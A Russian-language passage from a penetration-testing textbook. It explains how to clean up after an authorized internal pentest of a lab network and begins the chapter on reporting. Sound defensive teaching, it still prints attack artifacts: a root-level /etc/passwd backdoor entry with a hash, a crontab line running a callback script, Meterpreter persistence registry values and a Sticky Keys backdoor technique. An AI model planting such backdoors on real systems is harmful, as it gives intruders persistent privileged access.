Вы завершили первые три этапа теста на проникновение во внутреннюю сеть! Прежде чем перейти к написанию вашего отчета, я хочу осветить некоторые правила этикета уборки после проникновения. Вы потратили последнюю неделю или две, бомбардируя сеть своего клиента атаками и взламывая бесчисленные системы в его домене. Это не было скрытым вмешательством красной команды, поэтому вы, несомненно, оставили множество следов – таких как учетные записи пользователей, бэкдоры, двоичные файлы и изменения в конфигурации системы. Если вы оставите сеть клиента в таком состоянии, это может считаться нарушением контракта (или нет – зависит от его условий). Но это определенно будет считаться непрофессиональным – возможно, даже немного незрелым – и оставит у вашего клиента неприятное впечатление о вас, если он обнаружит файлы, которые вы по неосторожности оставили, когда атаковали его сеть.

Я понимаю, насколько захватывающим может быть исполнение роли злоумышленника. Погоня за учетными записями администраторов



домена и переход от системы к системе в стремлении расширить доступ к сети увлекают и затягивают. Иногда бывает трудно остановиться и сделать надлежащие записи в заметках о проникновении, особенно когда вы только что получили доступ к системе, содержащей учетные данные, которые, в свою очередь, позволяют получить доступ к другой системе, и впереди маячат ключи от королевства. В этой главе я хочу показать своего рода контрольный список, который я использую, чтобы убедиться, что оказываю своим клиентам качественные услуги и убираю за собой. Я разделил потенциальные следы пентеста на следующие пять категорий:

- активные соединения оболочки;
- учетные записи пользователей;
- различные файлы;
- изменения конфигурации;
- бэкдоры.

Я представил вашему вниманию один или несколько примеров всех пяти вышеупомянутых категорий во время демонстрационного пентеста Capsulecorp. Пока я занимаюсь пентестом, как только я физически прикоснулся к машине (или, скорее, физически коснулся клавиатуры, чтобы отдать команду машине), я спрашиваю себя, оставил ли я один из этих следов на целевой машине. Если да, я сразу же делаю запись в заметки о проникновении. Я сделал это для учебного пентеста Capsulecorp, чтобы я мог пройти по пяти категориям и зачистить все свои следы. Когда вы закончите проникновение, среда должна быть более или менее в том же состоянии, в котором она была до того, как вы начали тест.

### О рисках, связанных с пентестингом

В этой главе мы много говорим об удалении всего, что было создано во время проникновения, чтобы клиент не оставался в уязвимом состоянии. Кто-то может спросить: «Почему вы изначально своими действиями ставите клиента в уязвимое состояние?» Я понимаю, почему у человека, плохо знакомого с концепцией пентестинга, возникает этот вопрос. Суровая реальность такова: клиент, скорее всего, уже находился в уязвимом состоянии, и вы лишь смогли продемонстрировать это, скомпрометировав его. В идеале, после завершения тестирования, если вы выполнили свою работу, а клиент сделает свою в плане выполнения предоставленных вами рекомендаций по исправлению, он окажется в значительно более безопасном положении. Я и все профессиональные пентестеры, которых я встречал, согласны с тем, что долгосрочная выгода перевешивает краткосрочный риск. Обычно мы отводим на проникновение одну или две недели.

Тем не менее если вы не можете принять эту идею (а некоторые не могут), всегда можно ограничить объем вашего участия, чтобы исключить любое проникновение любого рода. Например, когда в главе 4 мы обнаружили учетные данные по умолчанию, отсутствующие патчи ОС и небезопасные параметры конфигурации системы, на этом проникновение было бы завершено. Мы бы предоставили клиенту предварительные результаты и двинулись дальше.

Конечно, тогда мы бы не обнаружили, что существуют общие учетные данные для учетных записей локальных администраторов, чрезмерные права администратора домена или какие-либо другие уязвимости или векторы атак, которые мы смогли обнаружить только после компрометации системы второго уровня.

Моя цель при написании этой книги – не дискутировать о том, следует ли вам проводить тестирование на проникновение в сеть, а научить вас, как это делать правильно.

## 11.1 Удаление активных соединений оболочки

В ходе пентеста Capsulecorp вы открыли соединение оболочки Meterpreter с двумя скомпрометированными системами. Первое упомянуто в разделе 7.3, когда вы эксплуатировали непропатченную систему Windows. О втором говорится в разделе 10.2, когда вы обращались к системе второго уровня, имеющей авторизованного пользователя с правами администратора домена. Чтобы прервать все активные сеансы Meterpreter, вы должны использовать команду `sessions -K` – обратите внимание на заглавную букву K – из вашей консоли `msfconsole`. Затем, чтобы убедиться, что сеансы были прерваны, выполните команду `sessions -l`. Результирующий вывод представляет собой ответ `msfconsole` без активных соединений с оболочкой, как показано ниже:

```
Active sessions
=====
```

```
No active sessions. ←———— Нет активных сессий.
```

```
msf5 >
```

Если по какой-либо причине `sessions -K` не может прервать ни одну из ваших сессий, жестко выйдите из `msfconsole` с помощью команды `exit -y`. Если вы настроили на машине-жертве постоянную оболочку Meterpreter, которая обращается к вашей атакующей машине, не волнуйтесь; мы расскажем, как с этим справиться, в разделе 11.5.3. На данный момент вы можете просто отключить все активные слушатели, которые у вас есть, с помощью команды `jobs -k` в `msfconsole`.

## 11.2 Деактивация локальных учетных записей пользователей

При проведении пентеста вы можете создать локальную учетную запись пользователя для дальнейшей компрометации цели. Эти учетные записи могут подвергнуть вашего клиента ненужному риску, если оставить их включенными. Все учетные записи пользователей, которые вы соз-

даете во время проникновения, необходимо удалить до завершения тестирования.

В случае пентеста Capsulecorp вы технически не создавали никаких учетных записей пользователей, но вы перезаписали файл `/etc/passwd` сервера Linux другим файлом, содержащим учетную запись пользователя `root`, которую вы могли контролировать. Я полагаю, вы могли бы привести аргумент, что это скорее бэкдор, чем новая учетная запись пользователя, но я говорю об этом здесь в качестве напоминания о том, что если вы создали учетную запись пользователя, вы должны удалить ее. Необходимо очистить запись в `/etc/passwd`.

### 11.2.1 Удаление записей из `/etc/passwd`

Чтобы удалить записи из `/etc/passwd`, подключитесь по SSH к скомпрометированному серверу Linux как пользователь с привилегиями `root`. Если вы не знаете пароль `root`, используйте те учетные данные, которые вы использовали для получения доступа к системе изначально, а затем используйте запись пентеста, которую вы добавили в файл `/etc/passwd`, для повышения до `root`. Если бы вы прямо сейчас просмотрели содержимое файла `/etc/passwd`, он бы выглядел примерно так, как в листинге 11.1, с записью `pentest` внизу файла.

**Листинг 11.1** Файл `/etc/passwd` с записью бэкдора

```
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
nail:x:1000:1000:Nail:/home/nail:/bin/bash
pentest:$1$pentest$NPv8jf8/11WqNhXAriGwa.:0:0:root:/root:/bin/bash
```

Запись `pentest`,  
которая является  
бэкдором учетной  
записи с правами `root`.

Как и в разделе 9.3.2, откройте файл `/etc/passwd` в текстовом редакторе, например `vim`. Прокрутите вниз до последней строки, содержащей учетную запись `pentest/root`, и удалите ее. Сохраните файл, и все готово. Дабы убедиться, что запись пользователя была правильно удалена, запустите команду `su pentest` из командной строки SSH, чтобы попытаться переключиться на учетную запись пользователя `pentest`. Вы увидите сообщение об ошибке: «No passwd entry for user 'pentest.'» (отсутствует запись пароля для пользователя `pentest`). Если вы не видите это сообщение, значит, вам не удалось удалить запись из файла `/etc/passwd`. Вернитесь и внимательно повторите действия, описанные в этом разделе.

## 11.3 Удаление оставшихся файлов из файловой системы

На протяжении всего проникновения вы, несомненно, оставили следы тестирования в скомпрометированных системах. Эти следы представляют собой оставшиеся файлы, помещенные на диск. Очевидные риски заключаются в двоичных исполняемых файлах, которые могут быть использованы для прямого взлома одной из систем вашего клиента. Существуют также менее очевидные файлы, и будет считаться, как минимум, непрофессиональным оставлять их без дела.

### Очистка после проникновения эффективна, только если вы тщательно вели записи

Не будет лишним подчеркнуть это еще раз, хотя, возможно, вам уже надоели мои постоянные напоминания. Очень важно вести подробные записи о ваших действиях во время любого пентеста. Безусловно, это поможет с правильной очисткой поля боя; но это также просто полезная привычка, потому что в какой-то момент вашей карьеры что-то пойдет не так. Рано или поздно вы что-нибудь сломаете. Это не конец света, но вашему клиенту нужно будет повторить ваши шаги, чтобы выяснить, как решить возникшую проблему.

Столь же неизбежными и, вероятно, более частыми будут случаи, когда вы ничего не сломали, но что-то сломалось, пока вы выполняли проникновение, и на вас указали пальцем. В этом случае точные записи ваших действий помогут вам оправдаться и, что более важно, помогут вашему клиенту понять, что ему нужно искать в другом месте, чтобы разобраться в любой проблеме с сетью, с которой он столкнулся.

В этом разделе мы рассмотрим четыре экземпляра оставшихся файлов, которые использовались в ходе выполнения пентеста Capsulecorp. Во всех случаях шаги одинаковы: удаление файлов из файловой системы. Если вы отметили каждый созданный вами файл в каждой системе, в которой вы создавали файлы, у вас не должно возникнуть проблем с тем, чтобы зайти и навести за собой порядок.

### Не всегда виноват пентестер

Мой любимый пример неправомерного обвинения в неисправности во время проникновения произошел в кредитном союзе среднего размера (менее 1 миллиарда долларов годового дохода). Еще один консультант и я прибыли на место в понедельник утром, чтобы начать тестирование. Нас поместили в конференц-зал, что является довольно стандартной практикой, и мы расстегивали молнии в рюкзаках и вынимали наше снаряжение. Я даже не подключил кабель Ethernet к сети, когда в комнату ворвался мужчина и с по-

рога закричал: «Что вы натворили? Сервер Exchange не работает, и никто не может получить электронную почту!» Мы оба посмотрели на мужчину, потом на наши ноутбуки, которые даже не были включены и не были подключены к сети, а затем снова на него. Прежде чем мы успели что-то сказать, он понял, что это не могли быть мы, извинился и закрыл дверь.

Мы не удержались от смеха – не потому, что у нашего клиента были проблемы с электронной почтой, а из-за того, как быстро они нашли крайних. Я был очень рад, что мы смогли без труда доказать, что это не наша вина; в конце концов, я даже не включил свой ноутбук.

Я бывал в других ситуациях, когда клиент был «уверен», что я что-то сломал, и убедить его в обратном было нелегко. В этом случае позже в тот же день этот сотрудник пришел и рассказал нам, что привело к отказу сервера Exchange; он был очень профессионален и извинился даже больше раз, чем необходимо, за предположение, что проблема была вызвана нами.

### 11.3.1 Удаление копий куста реестра Windows

В разделе 6.2.1 вы создали копию двух кустов реестра Windows. Копии кустов SYSTEM и SAM были помещены в каталог `c:\windows\temp`. Используя любые удобные для вас средства удаленного администрирования, выполните следующие две команды (измените команду соответствующим образом, если вы назвали свои копии как-нибудь иначе, кроме `sys` и `sam`):

```
del c:\windows\temp\sam
del c:\windows\temp\sys
```

Убедитесь, что файлы были удалены, просмотрев содержимое каталога с помощью команды `dir c:\windows\temp`. Из вывода видно, что файлы `sam` и `sys` больше не присутствуют на машине-жертве (листинг 11.2).

#### Листинг 11.2 Список файлов каталога temp без копий куста реестра

```
Volume in drive C has no label.
Volume Serial Number is 04A6-B95A
CME      10.0.10.201:445 GOHAN
Directory of c:\windows\temp
CME      10.0.10.201:445 GOHAN
05/18/2020  08:27 AM    <DIR>          .
05/18/2020  08:27 AM    <DIR>          ..
05/13/2020  07:59 AM                957 ASPNETSetup_000000.log
05/13/2020  07:59 AM                959 ASPNETSetup_000001.log
05/18/2020  07:07 AM    <DIR>          FB8686B0-2861-4187-AF85
CB60E8C2C667-Sigs
05/18/2020  07:07 AM                58,398 MpCmdRun.log
05/18/2020  07:07 AM                59,704 MpSigStub.log
05/15/2020  07:15 AM    <DIR>          rad9230D.tmp
05/13/2020  08:20 AM                102 silconfig.log
```

```
05/13/2020 08:16 AM          286,450 SqlSetup.log
05/18/2020 08:27 AM              0 yBCnqc
7 File(s)          406,570 bytes
4 Dir(s)    2,399,526,912 bytes free
```

### 11.3.2 Удаление пар ключей SSH

В разделе 9.1.2 вы загрузили ключ SSH в скомпрометированную систему Linux, чтобы использовать его для автоматического подключения к атакующей машине. Сам по себе ключ SSH не представляет значительного риска для вашего клиента, поскольку его можно использовать только для подключения к вашему компьютеру. Но его все равно следует удалить из соображений вежливости и профессионализма.

Чтобы удалить пару ключей, подключитесь по SSH к скомпрометированной машине Linux и выполните команду `rm /root/.ssh/pentestkey*`. Эта команда удалит файлы открытого и закрытого ключей. Вы можете убедиться, что ключи отсутствуют, выполнив команду `ls -lah /root/.ssh`. Как видно из выходных данных, на сервере Linux, который я скомпрометировал во время пентеста Capsulecorp, ключей больше нет (листинг 11.3).

#### Листинг 11.3 Список каталогов без пар ключей SSH

```
total 8.0K
drwx----- 2 root root 4.0K Apr 24 2019 .
drwx----- 3 root root 4.0K Apr 24 2019 ..
-rw----- 1 root root  0 Apr 24 2019 authorized_keys ← Нет пар ключей SSH.
```

Поскольку вы занялись очисткой скомпрометированной цели Linux, вам также следует позаботиться о сценарии `bash`, который был создан для использования ключей SSH. Сценарий `bash`, созданный вами в разделе 9.1.4, был помещен в каталог `/tmp` под именем `callback.sh`. Удалите его, набрав команду `rm /tmp/callback.sh`. Затем убедитесь, что он был удален, введя команду `ls -lah /tmp`.

### 11.3.3 Удаление копий `ntds.dit`

В разделе 10.3.1 вы узнали, как получить копию файла `ntds.dit`, а также копию файла куста реестра `SYSTEM` с контроллера домена Capsulecorp Pentest. Эти файлы определенно не следует оставлять без внимания, потому что их можно использовать для получения хешей паролей Active Directory для домена Capsulecorp Pentest. Снова подключитесь к этому компьютеру, используя любые средства удаленного доступа, которые вы предпочитаете. Я буду использовать RDP для простоты использования. Откройте командную строку Windows и выполните следующие две команды, чтобы удалить файлы `ntds.dit` и `sys`, которые были размещены в корне диска `C:`.

```
del c:\ntds.dit
del c:\sys
```

Из перечня файлов каталога видно, что файлы были удалены (листинг 11.4).

#### Листинг 11.4 Список каталогов без копий ntds.dit и куста реестра

```
Volume in drive C is System
Volume Serial Number is 6A81-66BB
CME      10.0.10.200:445 GOKU
Directory of c:\
CME      10.0.10.200:445 GOKU
01/03/2020 06:11 PM <DIR>      chef
01/03/2020 06:11 PM <DIR>      opsgcode
09/15/2018 07:19 AM <DIR>      PerfLogs
01/03/2020 06:17 PM <DIR>      Program Files
01/03/2020 06:09 PM <DIR>      Program Files (x86)
03/10/2020 03:10 PM <DIR>      Users
05/12/2020 11:37 PM <SYMLINKD>  vagrant [\\vboxsvr\vagrant]
05/12/2020 11:42 PM <DIR>      Windows
0 File(s)                0 bytes
8 Dir(s) 123,165,999,104 bytes free
```

← Нет файлов ntds.dit или кустов реестра.

**СОВЕТ** В ОС Windows файлы не удаляются окончательно, пока они не будут удалены из корзины. Если вы удаляете конфиденциальные файлы в системах Windows, особенно файлы, содержащие учетные данные или хеши паролей, вам следует перейти в корзину и удалить файлы без возможности восстановления. Не очищайте корзину полностью, если она содержит файлы, случайно удаленные системным администратором.

## 11.4 Отмена изменений конфигурации

Пентестеру, играющему роль злоумышленника, часто бывает необходимо изменить конфигурацию сервера, чтобы достичь компрометации этой цели. Это честная игра в соответствии с правилами проникновения, и она имеет смысл, потому что, в конце концов, именно так поступил бы злоумышленник, и ваш клиент нанял вас, чтобы определить, где он может быть уязвим для атаки. Однако теперь, когда проникновение завершено, важно, чтобы вы не оставляли сеть своего клиента в еще более уязвимом состоянии, чем это было до вашего появления. Любые модификации или изменения, внесенные вами в приложение или сервер, необходимо отменить. Я напомним о трех внесенных вами изменениях конфигурации. Во-первых, в главе 6 вы включили хранимую процедуру `xp_cmdshell` в системе Microsoft SQL Server. Во-вторых, также в главе 6 вы изменили конфигурацию совместного использования файлов каталога на этом сервере, чтобы загрузить копии реестра SYSTEM и SAM. В-третьих, в главе 9 вы изменили `crontab` скомпрометированного сервера Linux для запуска сценария удаленного доступа, подключавшегося к вашей атакующей машине. Это было сделано для обеспечения постоянного повторного входа в цель.



Все изменения конфигурации необходимо отменить. Начнем с сервера базы данных и хранимой процедуры `xp_cmdshell`.

### 11.4.1 Отключение хранимых процедур MSSQL

В главе 6 вы узнали, как взломать уязвимый Microsoft SQL Server, который использовал слабый пароль для учетной записи пользователя `sa`. Чтобы полностью скомпрометировать цель, вам сначала нужно было включить опасную хранимую процедуру под названием `xp_cmdshell`, которая позволяет выполнять команды ОС. Вы должны отключить эту хранимую процедуру на затронутом хосте как часть ваших мероприятий по очистке после проникновения.

Сначала подключитесь к цели, используя учетную запись `sa` и пароль из главы 6. Затем введите команду `sp_configure`, чтобы установить значение хранимой процедуры `xp_cmdshell` равным нулю (0), например `sp_configure 'xp_cmdshell', '0'`. Как вы можете видеть в выходных данных, значение было 1, а теперь 0, т. е. хранимая процедура отключена:

```
[*] INFO(GOHAN\CAPSULECORPDB): Line 185: Configuration option 'xp_cmdshell'
changed from 1 to 0. Run the RECONFIGURE statement to install. ←
```

Значение изменилось с 1 на 0.

Сразу после этого вы должны запустить команду `reconfigure`, чтобы гарантировать, что изменение конфигурации вступит в силу. Затем убедитесь, что доступ к `xp_cmdshell` отключен, попытавшись запустить команду ОС `whoami`: например, `exec xp_cmdshell 'whoami'`. Как и следовало ожидать, листинг 11.5 показывает, что команда не выполняется, потому что хранимая процедура `xp_cmdshell` была отключена на сервере SQL.

#### Листинг 11.5 Сообщение об ошибке при попытке использовать `xp_cmdshell`

```
[-] ERROR(GOHAN\CAPSULECORPDB): Line 1: SQL Server blocked access to
procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this
component is turned off as part of the security configuration for this
server. A system administrator can enable the use of 'xp_cmdshell' by using
sp_configure. For more information about enabling 'xp_cmdshell', search for
'xp_cmdshell' in SQL Server Books Online. ←
```

Сервер SQL заблокировал доступ к `xp_cmdshell`.

Поскольку вы занимаетесь очисткой сервера базы данных из главы 6, давайте перейдем к общему файловому ресурсу, который был настроен в разделе 6.2.2.

### 11.4.2 Отключение анонимных общих файловых ресурсов

Напомню, что в главе 6 вы создали копию файлов кустов реестра Windows SYSTEM и SAM с этого сервера, чтобы извлечь хеши паролей локальных учетных записей пользователей. Можно было использовать команду `reg` для размещения копии этих кустов в файловой системе, но не было воз-



возможности получить их удаленно. Чтобы решить эту проблему, вы создали файловый ресурс без ограничения доступа, а затем использовали его для загрузки файлов.

Общий ресурс, созданный вами на целевом сервере, называется `pentest`. Вы можете убедиться, что это правильное имя общего ресурса, созданного в тестовой среде, выполнив команду `net share`. Как видно из выходных данных в листинге 11.6, общий ресурс под названием `pentest` – это тот ресурс, который вам нужно удалить из среды `Capsulecorp`.

**Листинг 11.6** Команда Windows `net share`, показывающая общий ресурс `pentest`

Share name	Resource	Remark
CME	10.0.10.101:445 GOHAN	
-----		
C\$	C:\	Default share
IPC\$		Remote IPC
ADMIN\$	C:\Windows	Remote Admin
pentest	c:\windows\temp	← Подлежащий удалению общий ресурс pentest.

The command completed successfully.

Чтобы удалить этот общий ресурс, запустите команду `net share pentest /delete`. Вы увидите следующее сообщение:

`pentest was deleted successfully.`

Вы можете убедиться, что общий ресурс пропал, еще раз запустив команду `net share`. В листинге 11.7 показано, что общего ресурса больше нет на целевом сервере.

**Листинг 11.7** Команда Windows `net share` показывает отсутствие общего ресурса `pentest`

Share name	Resource	Remark
CME	10.0.10.201:445 GOHAN	
-----		
C\$	C:\	Default share
IPC\$		Remote IPC
ADMIN\$	C:\Windows	Remote Admin

The command completed successfully.

Последнее изменение конфигурации, которое вам нужно отменить, – это запись `crontab`, созданная в разделе 9.1.4. Давайте займемся этим, предполагая, что вы следовали инструкциям и создали аналогичную запись `crontab` в своей собственной тестовой среде.

### 11.4.3 Удаление записей `crontab`

Во время постэксплуатации Linux в главе 9 вы узнали, как настроить запись `crontab` для запуска сценария `bash`, устанавливающего удаленное соединение с вашей атакующей машиной. Это похоже на исполняемый файл бэкдора автозапуска `Meterpreter`, созданный в главе 8 (его удаление описано в разделе 11.5).

Чтобы удалить запись crontab, подключитесь к машине Linux с помощью SSH и выведите содержимое crontab для вашей учетной записи с помощью команды `crontab -l`. Вы увидите результат, похожий на листинг 11.8, в котором присутствует запись для сценария `/tmp/callback.sh`, созданного в главе 9.

#### Листинг 11.8 Запись в crontab для запуска `/tmp/callback.sh`

```
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
*/5 * * * * /tmp/callback.sh ←————— Запись crontab, которую необходимо удалить.
```

Чтобы удалить эту запись crontab, выполните команду `crontab -r`. Вы можете убедиться, что запись была удалена, снова запустив команду `crontab -l`. Вы увидите сообщение «no crontab for piccolo», где piccolo – это имя пользователя учетной записи, которую вы используете для доступа к серверу Linux или UNIX. В следующем разделе мы обсудим удаление бэкдоров, установленных на взломанных машинах.

## 11.5 Заккрытие бэкдоров

Хотя изменения конфигурации изменяют поведение систем, уже присутствующих на вашей целевой машине, иногда при пентесте необходимо добавить функциональность, которой еще нет. В данном случае я имею в виду создание бэкдора, чтобы вы могли надежно повторно войти на взломанный хост. При удалении бэкдоров необходимо убедиться, что они больше не доступны, а также удалить все связанные с ними двоичные или исполняемые файлы.

Сейчас вам предстоит удалить три бэкдора, созданных во время пентеста Capsulecorp:

- файл архива веб-приложения (WAR), используемый для взлома уязвимого сервера Apache Tomcat;
- бэкдор Sticky Keys, который вы установили в скомпрометированной системе Windows;
- постоянный бэкдор Meterpreter, созданный с помощью Metasploit.

Начнем с WAR-файла Apache Tomcat.

### 11.5.1 Отмена развертывания файлов WAR из Apache Tomcat

В разделе 5.3.2 вы узнали, как развернуть вредоносный файл WAR на незащищенном сервере Apache Tomcat. Развернутый файл WAR действовал как неинтерактивная веб-оболочка для сервера Tomcat жертвы. Оставлять WAR-файл было бы плохим тоном, а также сделало бы вашего

клиента потенциально уязвимым для атаки. К счастью, удалить его из интерфейса управления Tomcat – несложный процесс.

Сначала войдите в веб-интерфейс управления Tomcat и прокрутите вниз до раздела **Applications**. Найдите развернутый файл WAR; в данном случае он называется `webshell`. Нажмите ссылку **Undeploy** (Отменить развертывание) в столбце **Commands** (Команды) (рис. 11.1).

Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/webshell	None specified		true	0	Start Stop Reload <b>Undeploy</b> Expire sessions with idle ≥ 30 minutes

Рис. 11.1 Нажмите Undeploy, чтобы отменить развертывание веб-оболочки

После того как вы это сделаете, страница обновится, и вы увидите сообщение о статусе, говорящее о том, что приложение не было развернуто (рис. 11.2). Наконец, на всякий случай откройте приложение с помощью интернет-браузера. Как вы можете видеть на рис. 11.3, приложения больше нет, и сервер Tomcat возвращает сообщение 404 Not Found.

## Tomcat Web Application Manager

<b>Message:</b>	OK - Undeployed application at context path /webshell
-----------------	---

Рис. 11.2 Подтверждение отмены развертывания веб-оболочки

← → ↻ 🏠 🔒 10.0.10.203:8080/webshell/index.jsp

## HTTP Status 404 – Not Found

---

**Type** Status Report

**Message** /webshell/index.jsp

**Description** The origin server did not find a current representation for the target resource or is not willing to disclose that one exists.

---

**Apache Tomcat/7.0.92**

Рис. 11.3. Подтверждение того, что файл WAR не развернут

## 11.5.2 Заккрытие бэкдора залипания клавиш

В разделе 5.5.1 вы узнали, как создать бэкдор для сервера Apache Tomcat, заменив двоичный файл Sticky Keys, `sethc.exe`, копией командной строки Windows, двоичным файлом `cmd.exe` – это печально известный бэкдор Sticky Keys. Он позволяет любому, кто подключается к целевому серверу с помощью клиента протокола удаленного рабочего стола (RDP), запускать командную строку системного уровня, нажав клавишу **Shift** пять раз. Вместо диалогового окна **Залипание клавиш** запускается командная строка с системными привилегиями. Оставление сервера в этом состоянии создает дополнительные риски для вашего клиента, поэтому бэкдор необходимо закрыть, когда вы закончите свою работу.

Подключитесь к серверу, используя любые удобные для вас средства удаленного доступа. В качестве примера я буду использовать RDP. Чтобы перейти в каталог, содержащий двоичный файл Sticky Keys, введите в командной строке следующую команду:

```
cd c:\windows\system32
```

Теперь замените резервный двоичный файл `sethc.exe` (который на самом деле является копией `cmd.exe`) исходным двоичным файлом, который вы отложили в главе 5, с помощью команды `copy sethc.exe.backup sethc.exe`.

Наконец, убедитесь, что вы удалили бэкдор, нажав клавишу **Shift** пять раз. Вы должны увидеть знакомое диалоговое окно **Залипание клавиш**, а не командную строку Windows (рис. 11.4).




Рис. 11.4 Подтверждение правильности удаления бэкдора

## 11.5.3 Удаление постоянных обратных вызовов Meterpreter

Еще в главе 8 я показал вам, как настроить бэкдор автозапуска Meterpreter для обеспечения надежного повторного входа в скомпрометированную цель Windows. Если вы не позаботитесь об этом двоичном файле, он будет снова и снова обращаться к IP-адресу и номеру порта вашей атакующей машины. Теоретически, если злоумышленник установит свой собственный прослушиватель Metasploit на том же IP-адресе и порту, он

может получить сеанс Meterpreter для этой цели, поэтому вам следует обязательно удалить этот бэкдор, прежде чем завершить свою работу.

К счастью, Metasploit поместил удобный файл ресурсов в папку `~/.msf4/logs/persistence`, содержащую команды, необходимые для удаления бэкдора. Просмотр файла с помощью команды `cat` показывает, что вам нужно выполнить только две команды:

- команда удаления созданного вами сценария `.vbs`;
- команда `reg` для удаления раздела реестра, обеспечивающего автозапуск файла `.vbs`.

Если я загляну в свою папку `persistence`, выполнив команду `ls -lah`, я увижу, что мой файл называется `GOHAN_20200514.0311.rc`, как и указано в листинге 11.9.

### Листинг 11.9 Файл ресурсов Metasploit для удаления бэкдора автозапуска Meterpreter

```
total 12K
drwxrwxr-x 2 pentest pentest 4.0K May 14 12:03 .
drwxrwxr-x 3 pentest pentest 4.0K May 14 12:03 ..
-rw-rw-r-- 1 pentest pentest 111 May 14 12:03 GOHAN_20200514.0311.rc
```

Имя файла ресурсов,  
содержащего команды очистки. ←

Теперь, если я посмотрю на содержимое этого файла с помощью команды `cat GOHAN_20200514.0311.rc`, я увижу только что упомянутые команды `remove` и `registry` (листинг 11.10). Получите удаленный доступ к Gohan с помощью CrackMapExec (CME) и выполните эти команды по одной, сначала удалив файл `YFZxsgGL.vbs`, а затем используя `reg deleteval`, чтобы удалить раздел реестра.

**ПРИМЕЧАНИЕ** Вы заметите, что первая команда, `rm`, не работает в Windows, потому что это команда ОС Linux. Файл ресурсов можно запустить прямо из консоли Metasploit. Вы можете сделать это, набрав `run /path/to/resource/file`. У меня обычно не работает активная консоль Metasploit, пока я выполняю очистку после проникновения, поэтому я подключаюсь к целевой машине и запускаю команды вручную, заменяя `rm` на `del`. Не стесняйтесь использовать любой метод, который вам больше нравится.

### Листинг 11.10 Содержимое файла ресурсов с командами `rm` и `reg`

```
rm c:///YFZxsgGL.vbs
reg deleteval -k 'HKLM\Software\Microsoft\Windows\CurrentVersion\Run' -v
Ospsv0hexysBnFM
```

← Путь к файлу vbs, который необходимо удалить.  
← Команда reg для удаления раздела реестра.

Я знаю, что тема уборки после себя не так увлекательна, как взлом удаленных систем и компрометация уязвимых целей. Тем не менее это необходимая часть сетевого тестирования на проникновение, и вы должны относиться к ней серьезно. Помните, что цель этих действий по очистке не следует путать с попыткой стереть ваши следы или скрыть тот факт, что вы там были. Вместо этого необходимо убедиться, что вы не оставляе-

те своего клиента в менее безопасном состоянии, чем он был, когда вы начали проникновение. В следующей главе рассматривается последний шаг вашей миссии: написание полезного и достоверного отчета о тестировании на проникновение.

### Упражнение 11.1. Выполнение очистки после проникновения

Используя заметки о проникновении в качестве справочника, вернитесь и выполните очистку во всей целевой среде:

- прервите все активные сеансы оболочки;
- деактивируйте все созданные вами учетные записи пользователей;
- удалите все оставшиеся файлы, которые вы разместили на скомпрометированных хостах;
- отмените все сделанные вами изменения конфигурации.

Вы можете найти список объектов, которые следует удалить из среды Capsulecorp Pentest, в приложении E.

## 11.6 Заключение

- Активные сеансы оболочки должны быть закрыты, чтобы предотвратить их использование неавторизованными лицами для взлома целей в сети вашего клиента.
- Вы не удаляете созданные вами локальные учетные записи пользователей. Вместо этого вы деактивируете их и уведомляете своего клиента, чтобы он мог их правильно удалить.
- Удалите все прочие файлы, такие как куст реестра или копии `ntds.dit`, которые злоумышленник может использовать для взлома сети вашего клиента.
- Изменения конфигурации, которые оставляют системы в менее безопасном состоянии, чем когда вы начали тестирование, необходимо правильно вернуть в исходное состояние.
- Любые бэкдоры, которые вы оставили открытыми для обеспечения надежного повторного входа во взломанную цель, должны быть надлежащим образом закрыты и удалены, чтобы настоящий злоумышленник не мог использовать их для взлома сети вашего клиента.

# 12

## Написание качественного отчета о проникновении

---

### **Краткое содержание главы:**

- восемь компонентов отчета;
- подведение итогов.

Вишенкой на торте вашей усердной работы должен стать отчет о проникновении в сеть клиента, или, как его чаще называют в отрасли, ваш *результат*. В этой главе я рассмотрю все составляющие части результата тестирования на проникновение. Их восемь, и здесь я объясняю цель каждого раздела и его содержание. Приложение D представляет собой пример исчерпывающего результата, который я бы представил Capsulecorp, если бы эта компания была реальной и наняла меня для проведения пентеста. Вы можете и должны использовать этот пример отчета в качестве шаблона или исходной структуры при создании собственных документов.

После того как вы создадите несколько отчетов, вы начнете придумывать свой собственный стиль и настраивать его по своему вкусу. Я не утруждаю себя описанием стиля или внешнего вида продукта, потому что это полностью зависит от компании, в которой вы работаете, и ее принципов корпоративного брендинга. Важно отметить, что результаты тестирования на проникновение – это *продукт* конкретной компании, которая продает услуги тестирования на проникновение. По этой причине результаты различаются по размеру, структуре, цвету, шрифтам, диаграммам и графикам и т. д. от компании к компании.

